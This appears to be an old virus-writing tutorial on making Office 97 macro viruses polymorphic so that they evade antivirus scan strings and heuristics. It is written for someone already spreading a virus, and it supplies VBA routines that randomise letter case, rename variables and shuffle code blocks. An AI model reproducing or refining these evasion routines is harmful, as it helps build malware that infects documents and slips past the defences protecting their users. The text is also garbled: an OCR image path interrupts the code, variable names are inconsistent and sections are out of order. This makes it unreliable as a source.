Primer in Polymorphic for OF97 VX

You have written your first macro vx and are spreading it now into the wild. However, sooner or later your vx code will be discovered and the Avers will try different strategies to find a cure against your macro vx. The two most common strategies are:

- Flexible Scanstrings, which works by searching for a pattern of bytes in VARIABLE positions but in a FIXED sequence.

- Heuristic. Here they try to "understand" what the macro is doing and to decide with the help of some rules if the macro is a vxs. The idea is to find inconsistencies between the code being analysed and normal everyday code found in normal macros.

However, very soon virus coders developed two techniques for defeating these detecting methods: Encrypted and polymorphic virus.

The idea behind a polymorphic virus is that the code changes with every infection in a way that no scanstring can be constructed. An encrypted virus tries to hide the viral code behind a encryption layer. So that a heuristic scanner won't be able to understand the code.

As you easily see a polymorphic virus without encryption can be detected by a heuristic search and an encrypted virus with a fix decryption routine by a simple scansting. Therefore the perfect vx will use both techniques and prevents so to be detected by an avx product. This tutorial will focus on polymorphic part of an OF97 vx and tries to give you an overview of possible techniques.

One ot the first used methods of polymorphic was the use of "junk code". Hereby useless code is randomly inserted in the code so that the real instructions are shifted around in the code. But today the most av scanner are using flexible scan strings. So they can ignore "junk code" and scan only real functional code. Therefore the use of junk code doesn't prevent the vx from being detected. The only advantage of implementing junk code is to make the code a little bit more unreadable. For an example look out for Bliem!

This method changes the cases of the vx code, however the instructions won't change:

As a result the avx can't construct simple scanstrings as most bytes of the code change randomly. However, if they just transform the cases of the macro code into upper cases, they can use the normal scan string method again for detecting the virus. Still it is nice technique to enoying the avx as reading the code is a little bit harder ;)))) The first vx which used this method was as far I know Psycode written by =9.

```
-------------------------Cut here-------------------------
'the vx code must be saved in vcode
vcode=Ucase(vcode)
For counter = 1 To Len(vcode)
t = Mid(vcode, counter, 1)
If Asc(t) < 90 And Asc(t) > 65 Then t = Chr(Asc(t) + Int(Rnd * 2) * 32)
newvcode = newvcode & t
Next counter2
vcode=newvcode
-------------------------Cut here-------------------------
```

Here we change the variable names. Therefore avx can't use specific variable names to detect the vx. However as shown above this won't prevent the decting of the vx as they are using flexible scanstrings and looking for the instructions. But as the variable names are senseless the code becomes more or less unreadable. Therefore it is harder to analyse the vx and conclude from the code to the coder.

```
-------------------------Cut here-------------------------
Dim var(1 To 50) As String
Dim newvar(1 To 50) As String

'-------------------------------------------------
'Change the variable names (the name and the length)
'-------------------------------------------------
    'Look for the line with '; as the first signs
        counter = 1
        While (Mid(host.lines(counter, 1), 1, 2) <> "';" And host.CountOfLines >
i)
            counter = counter + 1
        Wend

'Variablelist
';newvar;var;counter;vxline;chiffre;countofvar;newlist;letter;vcode;


    countofvar = 0
    vxline = host.lines(counter, 1)
    For counter2= 3 To Len(vxline)

'--------------------------------------------------------------------------------
    'Read every letter and create the old variablenames
    'To know where is the end of each var we use here ; (could be generic)
'--------------------------------------------------------------------------------
        If Mid(vxline, counter2, 1) <> ";" Then
            chiffre = chiffre + Mid(vxline, counter2, 1)
        Else
        'Create new variable names with random lengths
            countofvar = countofvar + 1
            var(countofvar) = chiffre
            newvar(countofvar) = ""
            For counter = 1 To Int(Rnd * 4 + 4)
                newvar(countofvar) = newvar(countofvar) + Chr(Int(Rnd() * 25 +
65))
            Next counter
            newlist = newlist & newvar(countofvar) & ";"
            chiffre = ""
         End If
    Next counter2

    ' Now step through the code and replace the variable names

       'Take each variable
        For counter = 1 To countofvar

            'Where is the var located?
            counter2 = InStr(vcode, var(counter))
            'Change the variable until you can't find it anymore
            While counter2 <> 0

                ' replace the old var with the new one
                vcode = Left(vcode, counter2 - 1) + newvar(counter) + Mid(vcode,
counter2 +
```


```
Len(var(counter)))
            counter2 = InStr(vcode, var(counter))
            Wend
        Next counter
-------------------------Cut here-------------------------
```

```
e.g.
        Label10: instruction: Goto Label11
        Label3: instruction: Goto label4
        and so on

-------------------------Cut here-------------------------
'the vx code must be saved in vcode

 Dim start(0 To 35) As Integer '35 is the numbers of lines which are swapped
 Dim newline(1 To 35) As String
 Dim oldline(0 To 35) As String
'------------------------------
'Block-swapping
'------------------------------
   'How many lines? read the lines and save them into zeilen()
    maxlabel = 0: startline = 1
    For zaehler = 1 To Len(vcode)
        If Mid(vcode, counter, 1) = vbCr Then
            maxlabel = maxlabel + 1:
            temp = Mid(vcode, startline, counter- startline)
            oldline(maxlabel) = temp:
            start(maxlabel) = counter:
            startline = zaehler + 1
        End If
    Next counter

    'Generate the new line structure
    For counter = 1 To maxlabel

       'Determinate the new place of the actual line
       counter2 = Int(Rnd * (maxlabel - counter) + 1)
       counter3 = 0: counter4 = 0
       While counter3 < counter2
         If newline(counter4 + 1) = "" Then counter3 = counter3 + 1
         counter4 = counter4 + 1
       Wend
       newline(zaehler4) = oldline(zaehler)
    Next counter

   'Generate the new encryption routine with the new line structure
    vcode = ""
    For counter= 1 To maxlabel
    vcode = vcode + newline(counter) + vbCr
    Next counter
-------------------------Cut here-------------------------
```

4) 'Block-swapping' Viruses.

Only few ASM viruses currently belong to this group, but it is quite easily to implement this techniques an OF97 vx. These viruses are composed of multiple blocks of code, theoretically as small as a vx instruction and a jump instructions, that can be swapped around in any order, making the use of normal search strings nearly impossible.

By using this kind of technique the vx may modify itself by replacing one or more instructions in its decryption routine with one or more functionally equivalent instruction when it replicates. So far this is only a theoretical possibility, as no vx uses this technique (as far as I know ;-)).



The vx generates with every replication a randomly decryption routine by using different code blocks. Every Function block has the same funciton but uses different instructions.

```
       e.g.
|------|
|  A.2 |
|      |
|------|

|------|
|  B.1 |
|      |
|------|

|------|
|  C.1 |
|      |
|------|

  ....

|------|
|      |
|      |  encrypted code
|------|
```

By using this technique the vx becomes nearly undetectable. However, the big disadvantage of the instruction replacement method is: The size of the vx may become so huge that the encryption takes too much time.